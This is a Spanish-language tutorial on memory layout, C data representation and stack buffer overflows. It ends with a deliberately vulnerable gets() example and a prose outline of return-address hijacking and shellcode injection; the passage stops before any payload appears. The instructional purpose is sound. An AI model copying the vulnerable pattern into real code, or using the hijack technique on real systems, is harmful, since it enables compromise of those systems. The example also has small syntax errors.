
- Pila o Stack. Acá se almacenan las variables locales, luego de cada llamado de una función. Opera, como su nombre dice, como una pila: los datos ingresados últimos son los primeros en recuperarse. Para agregar/remover datos, se usan las instrucciónes ASM
pushypop, respectivamente. Sus límites en el marco o frame (contexto específico dentro de una función. Cada vez que se llama a una nueva función, se crea un nuevo frame, y cuando ésta retorna, se libera) son definidos por los registros ebp y esp (rbp y rsp en x86-64). Como se ve en la imagen, en x86, el stack crece hacia abajo: cada elemento ingresado se le asigna una dirección de memoria menor que el anterior.
Los sistemas operativos actuales no usan exactamente las direcciones de memoria que reportan los programas. Existe una capa intermedia que recibe direcciones y las modifica por otras específicas en la memoria real (RAM o disco). Esto simplifica en la práctica el uso de memoria de las aplicaciones, que pueden asumir como que la memoria es contigua y solo de ellos/as. La siguiente imagen del usuario Ehamberg de Wikipedia muestra esto de mejor forma:

- Heap: Memoria dinámica, debe ser reservada y liberada manualmente en lenguajes de programación de bajo nivel que no cuentan con otros mecanismos de administración de memoria.
- BSS o _block starting symbol: Almacena variables declaradas estáticamente pero sin un valor asignado.
- Data: Constantes.
- Text: Código a ejecutar en formato de máquina. Un registro especial llamado
eipapunta a la posición específica de código de máquina en la que va el computador en cada momento.
¡El código es un dato!
Volvamos a hablar de los frames (también conocidos como activation records): En un frame se guardan los argumentos de una función llamada, variables locales que se van declarando en su ejecución, los valores de los registros antes de llamar a la función (para que cuando retornemos continuemos donde mismo estábamos) y otros valores de tipo administrativo (como medidas de protección contra ataques o un puntero a la dirección de memoria en la que estaba eip en ese momento, antes de entrar a la función).
Este gif muestra la evolución de la pila durante la ejecución de un código de ejemplo:

Almacenamiento de datos en memoria#
En esta tabla de Wikipedia se muestran los distintos tipos de datos en memoria en C, su tamaño mínimo según especificación y sus especificadores de formatos (algo que veremos con más detalle en la sección de string formatting).
A continuación, describimos brevemente cómo se guardan distintos tipos de datos en C y en una arquitectura de procesador x86 (los valores indicados son el tamaño mínimo para cada estructura, según la especificación):
Enteros#
Los datos de tipo int o enteros se guardan generalmente en 4 bytes consecutivos. Existen los tipos short long y long long que usan 2, 4 y 8 bytes respectivamente, y los tipos unsigned int, unsigned short, unsigned long, unsigned long long que almacenan solo números positivos, duplicando el rango en cada caso.
La representación de estos datos (excepto cuando el tipo es unsigned) es usando el último bit (o bit más significativo) de la estructura como bit de signo.

Si el bit más significativo es 0, el número es positivo y su valor se calcula interpretando todos sus otros bit como la codificación de un número en base 2:
\[ a_{N-1} = 0 \to w = \sum^{N-2}_{i=0}{a_i2^i} \]Si el bit más significativo es 1, el número es negativo y se interpreta de la siguiente forma:
\[ a_{N-1} = 1 \to w = -a_{N-1}2^{N-1} \sum^{N-2}_{i=0}{a_i2^i} \]En el caso de los datos tipo unsigned, se interpretan todos los bit como parte de la codificación binaria del número.

Caracteres#
Los datos de tipo char o caracteres se guardan en un solo byte. Cada byte corresponde a un caracter de la Tabla ASCII:

Booleanos#
Los datos de tipo bool (verdadero, falso) se guardan en 1 bit. Es posible que por eficiencia, en estructuras de datos los bool queden separados de otros tipos de datos en la estructura por más de un bit.
Números de coma flotante (Float)#
Los datos de tipo float o números de coma flotante usan 4 bytes de tamaño. Existen los tipos double y long double que usan 8 y 16 bytes de tamaño. En todos los casos se representan usando el estándar IEEE 754, el cual codifica el número en una notación similar a la científica, con 23 bits para la fracción, 8 bits para el exponente y 1 bit para el signo. La siguiente imagen del usuario de Wikipedia Fresheneesz muestra la distribución:
Los datos anteriores (en el caso de 32 bits) se usan para calcular el número con esta fórmula:
\[ (-1)^{b_{31}} \times 2^{(b_{30}b_{29} \dots b_{23})_2 - 127} \times (1.b_{22}b_{21} \dots b_0)_2 \]No es posible representar cualquier número decimal con floats. Al final, son una representación discreta de un conjunto continuo (los reales). Cuando un número no es representable exactamente, se almacena como el número más cercano. Esto puede provocar errores que, a medida se ejecutan más operaciones, pueden componerse y generar comportamientos no esperados.
Como se ve en la imagen de más abajo, a medida los números son más grandes, es más difícil representarlos exactamente con un float.

Revisa la fórmula que calcula números de coma flotante para determinar por qué ocurre lo mencionado en el párrafo anterior.
Arreglos#
Si se quiere almacenar más de un dato de un mismo tipo de forma consecutiva, se usan arreglos, los cuales al ser declarados deben tener un tamaño específico. Luego, la variable que define el arreglo actúa como puntero a esa dirección de memoria, lo que nos permite acceder a otros elementos del arreglo usando aritmética de punteros:
int numeros[] = {2, 4, 8, 16};
int numElem = 2
printf("%d", *(numeros + numElem));
// lo anterior se puede representar también como numeros[numElem]. El tipo del puntero es el que determina cuántos bytes "avanza" el puntero.
Para representar cadenas de texto, se usan arreglos de char, los cuales se consideran terminados por convención al encontrar un byte nulo (0x00 en hexadecimal). Si el byte nulo no está definido al final del arreglo, las funciones inseguras de C siguen “recorriendo” la memoria hasta encontrar un byte nulo.
Desbordamiento de Buffer#
Los lenguajes de programación de bajo nivel más antiguos esperan que varias comprobaciones de consistencia y seguridad sean hechas por las personas que desarrollan sistemas con ellos. Asímismo, definen muchas funciones que asumen que esas convenciones se cumplen en todo momento.
Revisitemos el ejemplo de la sección anterior, con una función f() algo distinta:

La función strcpy permite copiar arreglos de caracteres. Para realizar esta tarea, recibe dos argumentos: un buffer de destino y un puntero al arreglo de origen. La función asume que el arreglo de destino tiene el espacio suficiente para recibir la cadena de texto de origen.
¿Qué pasa cuando el tamaño de la entrada depende de quien usa el programa?

Si el texto es más largo que el espacio del buffer reservado, parte de la entrada sobreescribirá otras variables en la pila.
Si sobreescribimos la dirección de retorno, cuando la función termine de ejecutarse no podremos volver al frame anterior, lo que generará un error de tipo segmentation fault. El código intentará interpretar parte de la entrada como una dirección de memoria que (a no ser que intencionalmente lo preparemos) muy probablemente estará fuera del código ejecutable del programa.
Pero… ¿y si fuéramos atacantes y apuntáramos a una dirección de memoria con código ejecutable de nuestra conveniencia?
A este tipo de vulnerabilidades se les conoce como de desbordamiento de buffer o buffer overflow.
Si la pila creciera para el otro lado (“de abajo hacia arriba”) ¿se podría evitar este problema?
Toma de control sobre el flujo de la aplicación#
Supongamos primero que conocemos una función específica dentro del programa que queremos ejecutar, a pesar de no tener los privilegios para hacerlo:
#include <stdio.h>
#include <string.h>

void vulnerable() {
    char buffer[512];
    printf("Introduce tu mensaje:\n");
    gets(buffer); // No creo que genere problemas...
    printf("Mensaje recibido: %s\n", buffer);
}

void secreto() {
    printf("¡Lograste redirigir la ejecución!\n");
int main() {
    vulnerable();
    return 0;
}
Si logramos obtener la dirección de memoria de la función secreto, podríamos sobreescribir la pila a través de la entrada buffer. Específicamente, podríamos cambiar la dirección de retorno de vulnerable para saltar directamente a secreto (función que nunca es llamada pero está en el código).
Lo anterior puede servir para saltar medidas de seguridad en aplicaciones, solo adivinando (o calculando) direcciones de memoria de las funciones que nos interesan. En la práctica, quien ejecuta el código puede hacer que éste tome caminos no planificados por quien lo desarrolló. De acá viene el nombre de secuestro de control de flujo.
Veremos casos particulares de este tema (ROP, Return-to-LibC) en la sección Return Oriented Programming.
Shellcode y ejecución de código arbitrario desde el Stack#
¿Y si queremos ejecutar código arbitrario?
Si el buffer es lo suficientemente grande, podemos aprovecharlo para almacenar en él código arbitrario.
Recordando la definición de código de máquina, podríamos crear un código fuente que haga algo que nosotros queremos hacer en un programa (por ejemplo, ejecutar un comando en el sistema operativo), compilarlo para la arquitectura objetivo y extraer su código de máquina como un conjunto de bytes. Luego, ingresar ese conjunto de bytes como entrada del programa vulnerable.
